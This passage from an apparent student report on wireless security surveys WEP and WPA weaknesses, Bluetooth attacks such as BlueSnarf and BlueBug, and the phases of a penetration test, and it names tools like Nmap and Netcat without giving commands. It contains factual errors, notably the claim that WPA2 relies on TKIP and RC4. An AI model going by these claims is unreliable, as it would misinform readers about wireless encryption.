


Figure 8. WEP Encryption. Copied from [13]

Figure 8 illustrates the use of the RC4 algorithm in WEP encryption for data security. However, the WEP security protocol has several security drawbacks. It was discovered that the data sent over the networks secured by WEP encryption can be penetrated with a simple tool and technique available over the internet. As a result, it soon became unpopular among the users. Major drawbacks of WEP encryption can be illustrated as:

i. Short Initialization Vector
ii. Weak Encryption Protocol
iii. Weak RC4 Algorithm Implementation
iv. Shorts / Shared Keys
v. No Key Management
vi. Possibility of Message Modifications
vii. Negative User Authentication
viii. Eavesdroppers

The WEP security algorithm gives very limited security to unauthorized access and its security measures can be easily bypassed.

2.4.4 WI-FI Protected Access (WPA)

WPA is an improved standard designed by Wi-Fi Alliance to fulfil the voids and security flaws in the WEP security standard in 2003. Its sophisticated Encryption techniques and user authentications have quickly made it possible to replace the existing WEP protocol. WPA relies on Temporal Key Integrity Protocol (TKIP) for the encryption of the message transmitted over networks. It automatically regenerates a 128-bit authentication key for every packet transmitted over and prevents any unauthorized access and eavesdroppers. The major advantages of TKIP over WEP are:

i. Per-Packet Mixing Operation
ii. Message integrity authentication
iii. Extended IV
iv. Re-Keying Mechanisms

WPA is an improved security standard whose advanced encryption provides higher data safety when transmitted over the network.

2.4.5 WPA 2

This standard was implemented on 24 June 2004. It's a promising security solution for every 802.11 network capable enough to tackle most of the security voids in the earlier standards. It relies on TKIP and RC4. Michael Message Integrity Check is used for message integrity. It has also strong authentication for the users based on 802.1x EAP and PPK. It supports EAP, Radius, EAP -TLS and Pre-shared keys. Figure 9 shows the evolution of Wi-Fi security protocol with their security levels.




Figure 9. Evolution of Wi-Fi Security. Copied from [15]

Figure 9 shows clearly that WEP has a poor security level and data safety is unreliable while WPA and WPA 2 allow more secure data transmission over wireless networks.

3 Bluetooth

Bluetooth is a global protocol used for short range connectivity of wireless devices. Its operation ISM band range lies between 2.4 -2.485 GHz with the frequency hopping 1600 hops every second. Bluetooth works on the principle of short wavelength. The Bluetooth protocol was developed by the giant Swedish phone maker Ericsson in 1994 and named after King Harald Bluetooth, reigning in the 10th Century. The standard is maintained and regulated by Bluetooth Special Interest Group (SIG). This wireless technology works perfectly within the range of 10m, with a data transfer rate of up to 720Kbps. However, it has no fixed range, some devices are working within 100 m and it can be further extended using special antennas [16].

Wireless Headsets, remotely connected to mobile devices can make phone calls using Bluetooth. Cordless connections of mouse, printers, keyboards and wireless MP3 Player are some of the most beneficial aspects by this technology. Besides, this specification is widely used in sharing data.

Every Bluetooth device is nearly capable to connect with each other. Such pairing requires a pre-shared key for the authentication of the pairing. Every Bluetooth device comes with their unique identifier (48 bit) that works as a MAC address. However, such pairing is quite vulnerable and can be penetrated.

During a pairing process, Bluetooth devices virtualize a very small net called Piconet that is comprised of one master and seven different operating slaves. Having very slim chances of two devices using same frequency, Bluetooth has almost zero interference. The detailed process involved in establishing a connection and sharing of data has been synchronised in Figure 10 below.




Figure 10. Bluetooth sharing Process

As indicated in Figure 10, the sharing of encrypted data via Bluetooth starts with creating an authentication key and then creating the link between the devices. Such data is decrypted with the help of a pre-shared authenticated key.

3.1 Protocol Stack

The SIG has set a designated layer of functionality for the Bluetooth Protocol that insures interoperability for every Bluetooth device. This allows developers to build a universal Bluetooth application whose hardware as well as software is capable of interoperating with every other Bluetooth device. Figure 11 shows the protocol stack of Bluetooth devices.




Figure 11. Bluetooth Protocol Stack

As shown in Figure 11, Bluetooth is primarily consisted of different protocols: Adopted Protocols, Core Protocol, Telephony Control and Cable Replacement Protocol. The core protocol subsists of five different layer stacks. Radio, Baseband, LMP, L2CAP, SDP are the building blocks of core protocol. Radio specifies minutiae of air interface, frequency hopping, transmit power and modulation scheme. Baseband is responsible for establishing a connection within Piconet, packet format, addressing, power control and timing. Table 9 shows different protocol layers and respective stacks used in Bluetooth devices.

Protocol Layer	Protocols in the Stacks
Bluetooth Core Protocols	Baseband, LMP, L2CAP, SDP
Cable Replacement Protocol	RFCOMM
Telephony Control Protocol	TCs Binary, AT-commands
Adopted Protocols	PPP,UDP/TCP/IP, OBEX, WAP, Vcard, vCal, IrMC, WAE

Table 9. Layers and Protocol

LMP sets a standard of baseband packet sizes and encryption and authentication. L2CAP provides Connection-oriented and connectionless services. And lastly, SDP setup the connection between the sharing Bluetooth devices [16].

3.2 Security

Bluetooth is a low-power short-range wireless technology integrated into communicating and computing devices. Like several other wireless technologies, Bluetooth has introduced potentially severe security issues. These issues lead to the decline of usability of such networks. However, use of recommended security features may reduce such vulnerabilities. Some of the well-known Bluetooth Security issues are:

BlueSnarf: It is the most common security issue in Bluetooth devices. Bluesnarfing is the process of gaining access to information in the wireless devices via Bluetooth connections. Without any trace of stealing, attackers can get control over user's profiles, contacts, emails and SMS. It is done by exploiting Object Exchange Protocol (OBEX).

BlueBug: It is a security loophole in some of the Bluetooth enable devices. A successful exploitation to this loophole will allow attackers to gain access over the victim's phone. It also allows attackers to gain access over call list, phone book, SMS service, internet abuse and many more. BlueBug allows attackers to active unauthorized phone calls and eavesdropping can listen to every phone call the victim makes.

Blueprinting: It is a method of tracking every Bluetooth within range remotely. It is capable of extracting statistics about models and manufacturer. This approach allows attackers to detect every Bluetooth device within range and analyse their security issues.

BlueSmack: BlueSmack attack was originally initiated in the early Windows version (Microsoft Window 95) and later on transformed to attack Bluetooth devices. It instantly knocks out targeted devices. This attack is executed on L2CAP layer.

Bluetooth Attacks and exploitation depends on the permission request and authentication process during the connectivity. Despite having numerous ways to prevent Bluetooth hacking, the best way to prevent it from happening is turning it off when not in use.

4 Penetration Testing

Penetration testing is an attempt of identifying security flaws in an IT infrastructure, computer system, web applications or a network. Such security flaws may exist inside an operating system, application, mal-configuration or endpoints. It includes several reconnaissance scans across firewalls, perimeter defences, switches, routers, servers, network devices and workstations. A pen test validates security mechanisms of the infrastructure and the results of penetration testing can be used to secure the network. However, fixing all errors found in penetration testing does not guarantee a totally secure network, but a more secure network. Some issues might not be noticed in penetration testing. Penetration testing comprises of several phases which are explained below.

4.1 Intelligence Gathering

Intelligence Gathering is a reconnaissance scan performed to gather information against a target as much as possible before performing an exploitation test. This process works on Open Source Intelligence (OSINT), which includes finding data, selecting and collecting data from a public source and then analysing the raw data to make it actionable intelligence. In many cases, confidential information is left on the web deliberately or accidentally, which can create severe security risks if used against the infrastructure. Intelligence gathering intends to collect most of such vulnerable information. There are three main levels of Intelligence Gathering:

Level 1: Footprinting

The first level of information gathering deals with extracting target information and range of the target network. It is a way of passively gathering privileged information about the target network. This level of information gathering extracts data mainly in the form of click-button with automated tools. It is appropriate in meeting the compliance requirements for the penetration. Social engineering techniques could also offer lots of information in Footprinting. Some popular tools for Footprinting include Whois, NsLookup, smartWhois and Sam Spade [26].

Level 2: Scanning

Scanning is the process of obtaining more privileged information about the target network such as open ports and active applications. Scanning of the target network can be done utilising automated tools with the help of findings from Level 1. This level requires good information of the Infrastructure to be penetrated, its physical location, organisational behaviours and relationship. This will allow the tester to gain information on their security strategy. Some popular tools for network scanning are NMap, Traceroute, Ping, Netcat and so on.

Level 3: Enumerating

Enumerating is the advance level of Information Gathering and requires broad understanding of the organisational behaviours, deep analysis of the reconnaissance scan, and hours of collection and correlation of information. All the information gathered from level 1 and 2 has to be well examined before performing level 3 tests. In this phase, the main idea is to identify authentic users, badly protected resources, vulnerable accounts and initiating null sessions. Such a test gives a clear picture on the security level of the target network and helps to set suitable exploitations.

4.2 Threat Modelling

Threat Modelling doesn't necessarily require any fixed standards. However, there has to be some consistent terms for threats representations, their qualities and capabilities and future applicability analysis. The whole process of threat modelling comprises of two main key aspects: assets and attacker.

The main goal of threat modelling is to find out any hidden security vulnerability in a system and analysing those flaws in order to make a secure system and a roadmap for future work. It is very powerful engineering since it targets on actual threats rather than just vulnerabilities. It wipes out possibilities of any external event that could compromise the assets and help make a risk-free system. This model helps the developer team to facilitate potential harms and attacks. It helps in focusing on the actual security flaws and their viable solutions. Furthermore, developers can realise the possible vectors of attacks and penetration. Hence it helps rebuild a risk free solution. Figure 12 shows the basics of threats modelling and its analysis.




Figure 12. Threat Modelling and Analysis. Copied from [22]

The whole modelling process has to be clearly documented and should be presented to the authority once the test is completed. There are three main approaches of the modelling.

Attacker-centric: This approach begins with an attacker. The goals of such attack and every possible route of attacks are analysed beforehand.

Software-centric: It includes an attack involving the design of the infrastructure. Once the modelling of the system has begun, different approaches of each element within the system has to been identified and implemented. Microsoft's Security Development used such modelling.

Asset-centric: It includes approaches of modelling starting from the asset itself. Such assets have to be entrusted by a system. Any information including sensitive personal information is of higher importance.

The hierarchy of threat models has been illustrated in Figure 13.




Figure 13. Threat Model Hierarchy

Threat modelling serves as a foundation for development of a secure application. It empowers developers to build a risk-free system, if applied during the early phase of development. It not only analyses possible flaws but also helps to build countermeasures based on the penetration test. It has so far been capable enough of threat decomposition and mitigation.

4.3 Vulnerability Analysis

Vulnerability Analysis is a technique that characterizes, describes and classifies security flaws in a system. This technique not only assesses the security level of the system but also helps to authenticate countermeasures built for any possible attacks and calculates their effectiveness. The process consists of different phases:

i. Every system or resources to be examined has to be classified.
ii. Importance level to each resource has to be assigned.
iii. Identification of potential threats for every resource has to be made.
iv. Most severe threats have to be dealt first with a concrete strategy.
v. For every possible attack, countermeasures have to be set.

Vulnerability assessment has to be done in every sensitive resource of the system: user interface, database or backend access in order to secure the whole system.

Figure 14 shows different components of vulnerability scanner.




Figure 14. Components of Vulnerability Scanner

After the analysis, any flaws discovered have to be disclosed. Such analysis paves the roadmap for the future development of the secure system.

4.4 Exploitation

The main focus of exploitation in a system is entirely targeted on gaining access over the system by passing the security restrictions. The phase is entirely related to the earlier phase of vulnerability analysis. Once the exploitation is done successfully, there should have been an accurate attack vector planned to penetrate targeted assets. Once the suitable exploits have been deployed and the system been penetrated, it should overcome security measures initially designed for the system.

Successful exploitation of the system helps build countermeasures to avoid future unauthorised exploitation. Such measures may include anti-virus, encoding, packing, encryption, whitelist Bybass, and Process injections and so on.

4.5 Post Exploitation

The main idea behind this phase is to identify and protect the information in the system being tested. It helps the tester and the owner maintain control over sensitiveness of the information within the system and maintain its usefulness. Identification and documentation of the sensitive information, its configuration and communicating channels are described in this phase. There are certain rules of engagement to be followed in the phase in order to protect both the tester and the owner:

i. Unlike initial agreement, every modification to the services has to be well documented and demonstrated to escalate privileges.
ii. Every action applied to the system has to be listed.
iii. Any access to classified information has to be permitted and confidentiality has to be maintained.
iv. All the information acquired has to be encrypted.
v. Local wiretaps laws have to be considered before capturing / storing any audio / video data.

Once the exploitation has been successfully carried out on a system, the results of such exploitation are to be well-documented and used in a report. Most likely, it should include the modifications and impacts in the system after exploitation.

4.6 Reporting

Reporting is the crucial phase of the whole operation and must include every detail of the procedure and the findings to the intended audience. A report should include background of the test, every detail of the procedures and the methodology used.

After a successful penetration test, the security flaws have to be classified on the basis of their severity, from low to extreme. The report should include every technical detail such as scope and information, attack vectors, impact and possible overcome measures. Depending upon the client’s requirement, a report can be publicly published or kept confidential. Overall, the test result should support the client’s security posture.

Figure 15 shows the sections of technical report writing.




Figure 15. Technical Report layout


A well-documented report not only highlights the security flaws in the system but also help sort out countermeasures. The report has to be ended with a positive note and guidelines to increase the security measures of the system.

5 Wireshark

5.1 Introduction

Wireshark is one of the most powerful and universally implemented network packet analyser. This tool captures all the network packets (in and out of the system) and displays details of such packets. It is an open source tool released by a global team of protocol experts in May 2006 and is available for most of the computing platforms: Windows, Linux, OS X and UNIX.

Wireshark is a cross-platform tool that uses the QT widget toolkit and pcap for capturing packets. It has also a non GUI version called Tshark. It supports hundreds of media and protocols. Figure 16 shows the UI of Wireshark for Linux.


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter:
Expression... Clear Apply
